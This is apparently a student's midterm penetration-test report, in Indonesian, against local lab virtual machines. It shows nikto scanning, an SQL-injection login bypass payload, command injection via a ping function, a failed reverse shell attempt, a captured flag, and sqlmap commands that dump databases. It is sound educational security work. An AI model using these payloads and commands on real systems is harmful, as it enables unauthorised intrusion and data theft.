Penetration Test Report Template

Politeknik Siber dan Sandi Negara

Ujian Tengah Semester

Version 1.0
19/06/2025

Name

A. Fakhrul Adani

a.fakhrul@student.poltekssn.ac.id

Introduction

Pada periode pengujian yang dilakukan secara pribadi oleh A. Fakhrul Adani, dilaksanakan pengujian penetrasi terhadap dua mesin virtual yang diberi nama UTS-PENTEST(1) dan UTS-PENTEST(2). Pengujian dilakukan di lingkungan jaringan lokal (NAT Network) menggunakan VirtualBox, dengan sistem operasi Kali Linux sebagai mesin penguji.


Pengujian ini bertujuan untuk mengevaluasi tingkat keamanan sistem target berdasarkan praktik terbaik industri dalam pengujian jaringan internal (internal network penetration testing).


Objective

Menemukan celah kerentanan, melaporkan, dan memberikan rekomendasi terhadap celah keamanan yang ditemukan.


Information Gathering

Saya melakukan Information Gathering dengan Netdiscover dan Nmap





Didapatkan IP 192.168.56.19, setelah mendapatkan IP Target langkah selanjutnya adalah melihat port yang terbuka.



Host IP Address	Hostname	Ports Open	Operating System	Services & Applications
192.168.56.19	-	21 22 53 80 8080	Linux	ftp ssh domain http http


Eksploitasi dan Celah yang Ditemukan

Pertama saya melakukan scan dengan Nikto:

```
┌──(takagi㉿client)-[~]
└─$ nikto -h http://192.168.56.19
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.19
+ Target Hostname:    192.168.56.19
+ Target Port:        80
+ Start Time:         2025-06-18 22:06:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
 See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /includes/: Directory indexing found.
+ /includes/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2025-06-18 22:07:48 (GMT-4) (62 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Tidak ada sesuatu yang benar benar terlihat mencurigkan

Saya coba membuka IP di web browser, terlihat halaman login




Saya mencoba login pada halaman utama dengan SQLInjection


NIM: xx' OR '1'='1

Password: xx' OR '1'='1


Dan berhasil masuk




Pada halaman dukungan teknis terdapat fungsi ping. Sepertinya ini terhubung ke shell




Saya mencoba memberikan command ls dengan pemisah | dan ternyata berhasil




Saya mencoba melakukan reverse shell






Tapi tidak berhasil

Saya mencoba mencari file flag.txt, dan menemukannya di /home/vboxuser/flag.txt



Saya mencoba melakukan cat, dan flag berhasil ditemukan

FLAG{S3l4m4t_And4_T3l4h_M3nembus_S1st3m_ASRAMA-PSSN}



Karena sebelumnya saya berhasil masuk menggunakan SQLInjection, saya mencoba menggunakan SQLMap

sqlmap -u "http://192.168.56.19/index.php" --data="user=admin&password=admin&submit=Login" --batch --dbs

```
┌──(takagi㉿client)-[~]
└─$ sqlmap -u "http://192.168.56.19/index.php" --data="user=admin&password=admin&submit=Login" --batch --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:46:02 /2025-06-18/

[22:46:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=pudrbia82r6...601mpflr01'). Do you want to use those [Y/n] Y
[22:46:02] [INFO] testing if the target URL content is stable
[22:46:03] [INFO] target URL content is stable
[22:46:03] [INFO] testing if POST parameter 'user' is dynamic
[22:46:03] [WARNING] POST parameter 'user' does not appear to be dynamic
[22:46:03] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[22:46:03] [INFO] testing for SQL injection on POST parameter 'user'
[22:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:46:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:46:03] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:46:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:46:03] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:46:03] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:46:03] [INFO] testing 'Generic inline queries'
```

Berhasil mendapatkan databasenya

```
[22:46:45] [INFO] retrieved: information_schema
[22:47:45] [INFO] retrieved: asramanet_db
[22:48:21] [INFO] retrieved: mysql
[22:48:38] [INFO] retrieved: performance_schema
[22:49:35] [INFO] retrieved: sqli
[22:49:48] [INFO] retrieved: uts
available databases [6]:
[*] asramanet_db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli
[*] uts
```

Kita coba mengekstrak isi databasenya

sqlmap -u "http://192.168.56.19/index.php" --data="user=admin&password=admin&submit=Login" -D asramanet_db --dump –batch

dan

sqlmap -u "http://192.168.56.19/index.php" --data="user=admin&password=admin&submit=Login" -D uts --dump –batch

Isi asramanet_db

```
Database: asramanet_db
Table: izin
[2 entries]
+----------+----------------+---------------------------------------+------------+-------------+---------------------+
| id_izin  | id_mahasiswa   | alasan                                | status     | jenis_izin  | tanggal_pengajuan   |
+----------+----------------+---------------------------------------+------------+-------------+---------------------+
| 2        | 2              | Ada acara keluarga mendadak.          | Menunggu   | IB          | 2025-06-18 14:04:06 |
| 1        | 1              | Mengunjungi keluarga di akhir pekan.  | Disetujui  | IP          | 2025-06-18 14:04:06 |
+----------+----------------+---------------------------------------+------------+-------------+---------------------+
```

